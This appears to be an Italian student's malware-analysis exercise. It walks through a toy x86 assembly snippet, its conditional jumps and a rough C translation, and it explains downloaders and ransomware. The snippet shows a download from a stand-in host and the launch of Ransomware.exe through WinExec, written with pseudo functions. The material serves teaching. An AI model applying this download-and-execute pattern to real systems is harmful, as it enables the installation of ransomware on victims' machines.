ANALISI ASSEMBLY

Analizziamo il seguente codice assembly x86 e rispondiamo alle seguenti richieste

```
00401040 mov EAX, 5
00401044 mov EBX, 10
00401048 cmp EAX, 5
0040105B jnz loc 0040BBA0 ; Tabella 2
0040105F inc EBX
00401064 cmp EBX, 11
00401068 jz loc 0040FFA0 ; Tabella 3
```

TAB 1

```
0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com
0040BBA4 push EAX ; URL
0040BBA8 call DownloadToFile() ; pseudo funzione
```

TAB 2

```
0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4 push EDX ; .exe da eseguire
0040FFA8 call WinExec() ; pseudo funzione
```

TAB 3

CONSEGNA


Con riferimento al codice presente
rispondete ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso identificando i salti condizionali. Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Luca Galleani

Progetto
S11L5

DIAGRAMMA DI FLUSSO



Funzioni di interesse

Salti condizionali

Come si può vedere dal diagramma di flusso vengono visualizzati i salti condizionali precisando quale percorso d'esecuzione farà il malware.
Inoltre possiamo distinguere le istruzioni che identificano il salto condizionale in blu ed evidenziare il loro costrutto in linguaggio C in arancione.
Per finire possiamo notare in viola le funzioni **APIs di Windows** che ci permettono di capire le funzionalità del malware ed il suo scopo.

SALTO CONDIZIONALE

Come si può vedere dal diagramma di flusso nella pagina precedente il codice del malware non compierà il primo salto condizionali perchè l'istruzione **jnz** (jump if not zero) effettuerà un salto a **loc 0040BBA0** SOLO se il confronto (**cmp**) tra **EAX** e **5** avrà esito diverso da zero, cioè se **EAX** non sarà uguale a **5**.
Invece successivamente il confronto **cmp EBX**, **11** sta ad indicare che il programma verifica se il valore di **EBX** è uguale a **11**.
Questa condizione è vera e viene eseguito un salto condizionale a **loc 0040FFA0**.
Questi salti condizionali potrebbero essere tradotti in un costrutto "**IF**" in un linguaggio di programmazione ad alto livello come C.
Il codice infatti utilizza una logica di controllo del flusso basata su condizioni.

Ecco un ipotesi abbozzata dei costrutti in C:

```
int main() {
   int EAX = 5;
   int EBX = 10;

   if (EAX != 5) {
      go to loc_0040BBA0;
   }

   EBX++;

   if (EBX == 11) {
      go to loc_0040FFA0;
   }

   // ...

loc_0040BBA0:
   // Tab 2
   // ...

loc_0040FFA0:
   // Tab 3
   // ...

   return 0;
}
```

ANALISI DELLE ISTRUZIONI

Ora analizziamo le diverse istruzioni del codice assembly del malware:

Inizializzazione dei Registri:

```
00401040 mov EAX, 5
00401044 mov EBX, 10
```

In questa fase, il malware inizializza i registri EAX e EBX con i valori 5 e 10 rispettivamente.

Primo Salto Condizionale non effettuato:

```
00401048 cmp EAX, 5
0040105B jnz loc 0040BBA0
```

Qui c'è un salto condizionale basato sulla comparazione tra il contenuto di EAX e il valore 5. Tuttavia, il valore di EAX è già stato impostato su 5, rendendo questo salto condizionale inutile, poiché la condizione sarà falsa.

Incremento e Secondo Salto Condizionale:

```
0040105F inc EBX
00401064 cmp EBX, 11
00401068 jz loc 0040FFA0
```

Qui, EBX viene incrementato e il suo valore diventa 11, cosi il malware salta a loc 0040FFA0.

Prima Funzionalità Download malware (Tab 2):

```
0040BBA0 mov EAX, EDI
0040BBA4 push EAX
0040BBA8 call DownloadToFile
```

Questa sezione coinvolge la manipolazione di un URL (www.malwaredownload.com) e la chiamata della funzione di download di file dannoso denominata DownloadToFile.

Seconda Funzionalità Esecuzione del malware Ransomware (Tab 3):

```
0040FFA0 mov EDX, EDI
0040FFA4 push EDX
0040FFA8 call WinExec
```

Questa sezione coinvolge la ricerca di un percorso di file (C:\Program and Settings\Local User\Desktop\Ransomware.exe) e la chiamata di una funzione di esecuzione WinExec.

In conclusione, il malware è progettato per eseguire due operazioni principali: scaricare un file malevolo da un URL (www.malwaredownload.com) ed eseguire il file malevolo (Ransomware.exe) dalla directory desktop di un utente locale.

ANALISI FUNZIONALITÀ MALWARE

Possiamo concludere di trovarci di fronte a un malware appartenente alla famiglia dei **downloader**, progettato per infiltrarsi nei sistemi al fine di scaricare e installare un **ransomware**.
Questo tipo di attacco è noto per la sua capacità di causare danni significativi, compromettendo la sicurezza dei dati e mettendo a repentaglio la privacy degli utenti.

In primo luogo, i **downloader** sono componenti chiave nella catena degli attacchi informatici, poiché il loro scopo principale è quello di distribuire altri malware o eseguire operazioni dannose sul sistema compromesso.
Questi malware spesso sfruttano le vulnerabilità nei software o utilizzano tecniche di ingegneria sociale per convincere gli utenti a scaricare e eseguire il proprio file dannoso.

I **downloader** sono considerati "**silenziosi**" perché spesso operano in modo da evitare la rilevazione da parte degli strumenti di sicurezza.
Utilizzano tecniche sofisticate come il packing per modificare la loro struttura e rendere più difficile la loro identificazione da parte degli antivirus.
La discrezione dei **downloader** è essenziale per il successo della loro missione, che spesso consiste nel fornire accesso al sistema a malware più distruttivi, come i **ransomware**.

Un **ransomware** è un tipo di malware progettato per **cifrare** i dati presenti sul sistema infetto, rendendoli inaccessibili all'utente legittimo.
Una volta che i file sono stati cifrati, il **ransomware** richiede al proprietario del sistema un pagamento, spesso in criptovaluta, in cambio della chiave di decriptazione necessaria per ripristinare l'accesso ai dati.
La pericolosità del ransomware risiede nella sua capacità di causare danni significativi, sia a livello personale che a livello aziendale.